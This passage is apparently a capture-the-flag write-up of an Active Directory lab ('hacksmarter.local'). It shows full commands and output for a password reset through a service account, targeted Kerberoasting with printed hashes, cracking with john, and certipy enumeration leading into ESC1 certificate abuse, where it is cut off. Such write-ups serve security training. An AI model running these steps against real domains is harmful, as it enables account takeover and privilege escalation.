└─$ net rpc password 'yorinobu' 'Password123' -U
'hacksmarter.local'/'alt.svc'%'babygirl1' -S 10.1.219.138
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ net rpc password 'yorinobu' 'Password123' -U 'hacksmarter.local'/'alt.svc'%'babygirl1' -S 10.1.219.138

┌──(kali㉿kali)-[~/hacksmarter/arasaka/bloodhound-data]
└─$ nxc ldap hacksmarter.local -u 'yorinobu' -p 'Password123'
LDAP        10.1.219.138    389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local)
LDAP        10.1.219.138    389    DC01             [+] hacksmarter.local\yorinobu:Password123
```

```
yorinobu:Password123
```

Enumerating users - yorinobu

Again using bloodhound, we see that the user yorinobu has "Generic Write" Permissions on the service account - `soulkiller.svc`



Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

Shadow Credentials attack


To abuse this permission, use pyWhisker.

```
pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"
```

For other optional parameters, view the pyWhisker documentation.


Performing targeted-kerberoast attack

```
python3 targetedKerberoast.py -v -d 'hacksmarter.local' -u 'yorinobu' -p
'Password123'
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ python3 targetedKerberoast.py -v -d 'hacksmarter.local' -u 'yorinobu' -p 'Password123'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (alt.svc)
$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local/alt.svc*$30d04b4eda6050990c286591ca78751e$7b62394c0bcdca489c78d66fbaf24c6
abbd38e4822c095f46f5c49f691cd5fc1aa409388138a23cd59042b11091c6d4eb78278f14669e44811deb82202164a4daea71e47915bd32320be13e55f0da186d
1ea9789fb86692b292a90b80343b17dc346c9b49156c031c06cd940b50d0476a74a0895bb645c95b349a5a3ccfe58460b45885dd7cb754fbf580654e682c914a0b
5c6dd929fb1b374ddc7c89d8b1e1414be03b87122a03659f0d20a84ce7c56689b514343a1ad56f27f4d10ac4de5437cf87091fc71391645c5acd214de9f0b71705
febaabd111ae6c58f1f20e5ac0c4e29a9de3bd31585df740148ad31f299878299aab7a1a3e1a760e26901d70913f0cd34ed939a2df5941fb7b443f56c6f31985af
a031ed37170cc3c3edad95414f61e5bc46aa6959a97328d28dcf1f2be58a6eabc4d3259ac0b35c252f0c820700099c9d307de903ffb5d4b94d20df842b5d8784ea
976e4afde2823ce4a540bebf75e7823ad19ed63abaa247b4b98ae337627192c630ec11f5b0d2109fe73c81fc0643e11ca071d57090d4496341f33e6f3fd784afc7
6fdb903bec0fe52806af261de5daa71e2b56eff429fa9d145196dd140e1576eae961fa7e14a1add9f65a844d3a22eae670f8300a3476ff52babb9c74a7c029b9b7
4514d2bcf96cca75fdda7001c7099c10209be0bc80fbeb58d32ad71d9a574e831a9c46b269e713964dc4ea92faf8c992ee93217b69d071aa9363852a91cefca578
cfd8c2a868bf54bcf1134b3a53f74d2f675f83ffc4204bbc2c427cdb448dd2c6fff28984f01ea08892b0808b7941787c5d08ad26a5975f6b30aa848df1c1705fd2
3cd03d052d414d65ff0fc12fec40f71a6e2dd05b74a09158bac674635c7d661f73c6f44496df49fcd3b1afee3c0a53108a8df3693dfc2b3a9c50e9bb584add7380
563ee751cbc482505edc8d0623c9e9d6d21ab553b7d34257d3fc10d2a877a22d60f35d0f513e65a2c3cd371639f05c7584b43994c09851615b1aa5bc5326853361
9fd4a2bac749b1d34f1e4e79ac5059a10ef24f874406f75d2db508bb797a20080f2a33ad39a718f7fd976cbcb2f2418a0cf9b38f221ea9d5505c5cb7c9e909ad4d
c22f511a79a2f81d4aeba0c06711d9883fa956bff956e5aba731ad2b560a7d6014d3b4e714dab43a83c0f52150b0d9161318df6e82e4758e8f6abca84015120d1d
00909d79fed855083701829c5ad17617de4b9536e624334b9a31fcdd3a85adfade690c37789a76f869ab504de1b30ca0a0b6d0f6d9f7be144436b8e83dfcc7a212
e770cc4434ee2da679194244b0c391a2d380221ce8d54b8fbafccd35a7be6058a942902aec1d3b9f67e4a8c8aa794632f838d224ec05743542ad342147e5ea11f8
cef7b7e7674c7c96c57149b7e7b67216f4f3139d4704200d2a01410626fd7b7d5b9ae94e8a9a2af9897faddd7a2fb95633a85dab424d19fd1bee149f0e0e976839
e12b0032e3e1e2bc79dd4cd985aa9a22f36dcae6b3c153037d29f6d18ce1205ec7e9cf980a2b67a51f9df1d273805f1540e28
[VERBOSE] SPN added successfully for (Soulkiller.svc)
[+] Printing hash for (Soulkiller.svc)
$krb5tgs$23$*Soulkiller.svc$HACKSMARTER.LOCAL$hacksmarter.local/Soulkiller.svc*$8821378641836cdf1e4cc718f3e3a431$899ddc9e274208150
21de8c1bb4053bb8aa85307bdc23243c737819e419f4e2c35b4adb9720e727dad3340ed045be371a3f7f3debce1f77d1897a7e234a23e84c378353e0bf853d226f
322ac43dc6871204a3f4fdf460e2c636d7fdd2fa7aa8792236ef13867a48d44cb9324473349df7c0f60ef33fa81410acbc4a2f107eabf9c0fde6228ba8c7207765
722e6a9a7bb8a234d70aad49af16d424c38bf3e98eae60088b079b120abd6e0ba1312abd2e7de71fdf505bf2a5b3194145c7cf2ff9efd30d5b7d839d3ba4ce7106
2e494e0cb931d8a5e93e1ad8f9870df53ad31f4c29488092f8f55b7b7c78bbd200421e04cdf5a4aacc5eab1c055772bac013b2cc8d176818f6db00e39e976cfe98
0cd1b38911614d17c4c6e6fac360186dc07bc1f1e4da73bab639eb0ea2614c49cb156caf025cdf4bc1f1d59139dce4da51b078b3a01e258001105d0c71a8f39624
d415cdb6362ab85309ac21071d99f1bc68fc454933bfe989399975e7366ac8b49a8bad84965258d3749a9c8ba6774fca7cf2becc675be822abc9fd761635451b91
9ea8cafbc815036262274934bb1e57783e31f8100e1d39b384610e4cfcea3764d83cbc58dc059e8b59dd3324bb01c8ff4e06a013c7c86d020e5e210916721d90f1
6ca21a3511e9cc2445c2a236ad82fe2d7d6234b691ea32dd684234d0da779fdcc925c002471e8e40f710e4f624d44ec27268e8fbe71c94bc9d0ae7a4c919f81077
795763d84725ddab4582bf374d6128d1a7dd420743db24de77782ba989e358f3c830242b7442c1c4ed4d94ac0bd0c9cf7aba5e9010f8472d3b3628183708207479
148be5b6c013591a74ea2f757a91c3fd312e132d3b8628889043c10e5b5b9a772de54f11349051ff2632529d04bc4491b610fd4be44bc9b2a106fe3e9db3d414ef
b758041e122166ae7488ced95cfcb25519a9573b4cfa93d890d1c1dc2f35cce8e923a3c448c2981663bd394f295cd5694a84160719ec2673cf16c0f9efbd2c1687
080abef79165c449a40b23d2b19c83a791fbe8c97a45029bcfffbe50efebf7533eaf82ea1362d5e73b6021beda8d2b5d722f9911760017e58314de600e97b75553
583a3c6259beea48e107fd6ab0e6ca8b5cc1b9d182fe148d5e2db4ff871879931975c2606a9a346c4f0254e18caa38bc6039dbd4964efc5d326c37f0bf01fb2f01
c8e74f172e8c15ab0ef71298fb673063cd613d98e8d55c565bc30d535289dbe9bf80c283400b9b55b8261cf67166942863c43098fa48aad468c7e72010cd505cf5
5e7f235114eac8d4c932ef99051395cad9d44e8a8bc1f826d343988a4ae52bf85a2de77cb53114348c5c313ad36bba363a86dd8daae0d178f093fd5b17143c07c9
af2b6e8b0dac5bff60afe5d8d76d809fc91d3699e27ce42e7d37c9320597217ece75a29f26bcb0bd65d9bc056ec5b3f44ce7efdde02f502a1cd13f5a10aa4261ff
51ac97be8eea9e46c2696676240a8945ec3dec5683840fa80ffdb103e5239779be0dbec0470f0cc45fc6449335a28f87e9d28c6f1d49045259b
[VERBOSE] SPN removed successfully for (Soulkiller.svc)

┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ █
```

Cracking the hash



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ vim soul.hash

┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ john soul.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MYpassword123#   (?)
1g 0:00:00:06 DONE (2025-09-25 15:44) 0.1531g/s 1660Kp/s 1660Kc/s 1660KC/s MZCARMAL..MYROOM2518
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ 
```

```
soulkiller.svc:MYpassword123#
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ nxc smb hacksmarter.local -u 'soulkiller.svc' -p 'MYpassword123#'
SMB         10.1.219.138    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local)
 (signing:True) (SMBv1:False)
SMB         10.1.219.138    445    DC01             [+] hacksmarter.local\soulkiller.svc:MYpassword123#

┌──(kali㉿kali)-[~/hacksmarter/arasaka]
└─$ 
```

Privilege Escalation

Abusing certificate templates


From the scan results



```
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName=hacksmarter-DC01-CA/domainComponent=hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-21T15:35:32
| Not valid after:  2026-09-21T15:35:32
| MD5:   fae9:1340:b0a8:16fc:0420:5560:a2c9:6fed
| SHA-1: affe:d211:3720:65b4:1ee7:d8da:1a58:6825:5903:d150
```

We will add the common name of the CA to the `/etc/hosts` file

Also from enumerating the users list, we see this in the user description




```
-Username-                      -Last PW Set-       -BadPW- -Description-
Administrator                   2025-09-18 22:40:20 0       Built-in account for administering the computer/domain
Guest                           <never>             0       Built-in account for guest access to the computer/domain
krbtgt                          2025-09-21 02:51:44 0       Key Distribution Center Service Account
Goro                            2025-09-21 15:00:31 0       Loyal to a fault
alt.svc                         2025-09-21 15:07:42 0       Trapped for eternity
Yorinobu                        2025-09-25 19:34:28 0
Hanako                          2025-09-21 14:59:03 0       Waiting at embers
Faraday                         2025-09-21 15:06:45 0
Smasher                         2025-09-21 15:01:20 0
Soulkiller.svc                  2025-09-21 15:30:13 0       Certificate managment for soulkiller AI
Hellman                         2025-09-21 15:04:19 0
kei.svc                         2025-09-21 15:05:16 0       Trapped for eternity
Silverhand.svc                  2025-09-21 15:03:10 0       Trapped for eternity
Oda                             2025-09-21 15:02:14 0
the_emperor                     2025-09-21 14:55:52 0
```

It is likely that the user `soulkiller.svc` is able to manage or look at the certificates

certipy

```
certipy find \
-u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' \
-dc-ip 10.1.219.138 -vulnerable -output arasaka
```



```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ certipy-ad find \
-u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' \
-dc-ip 10.1.219.138 -vulnerable -output arasaka
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'hacksmarter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Successfully retrieved CA configuration for 'hacksmarter-DC01-CA'
[*] Checking web enrollment for CA 'hacksmarter-DC01-CA' @ 'DC01.hacksmarter.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to 'arasaka_Certipy.txt'
[*] Wrote text output to 'arasaka_Certipy.txt'
[*] Saving JSON output to 'arasaka_Certipy.json'
[*] Wrote JSON output to 'arasaka_Certipy.json'

┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ ls
arasaka_Certipy.json  arasaka_Certipy.txt
```


Exploiting ESC1

Requesting the certificate for the user

Finding the SID

First we need to find the SID of the user on whose behalf we will be requesting the certificate

```
certipy-ad account -u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' -dc-ip  10.1.219.138 -user administrator read
```




```
┌──(kali㉿kali)-[~/hacksmarter/arasaka/cert-abuse]
└─$ certipy-ad account -u soulkiller.svc@hacksmarter.local -p 'MYpassword123#' -dc-ip  10.1.219.138 -user administrator read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'Administrator':
    cn                                  : Administrator
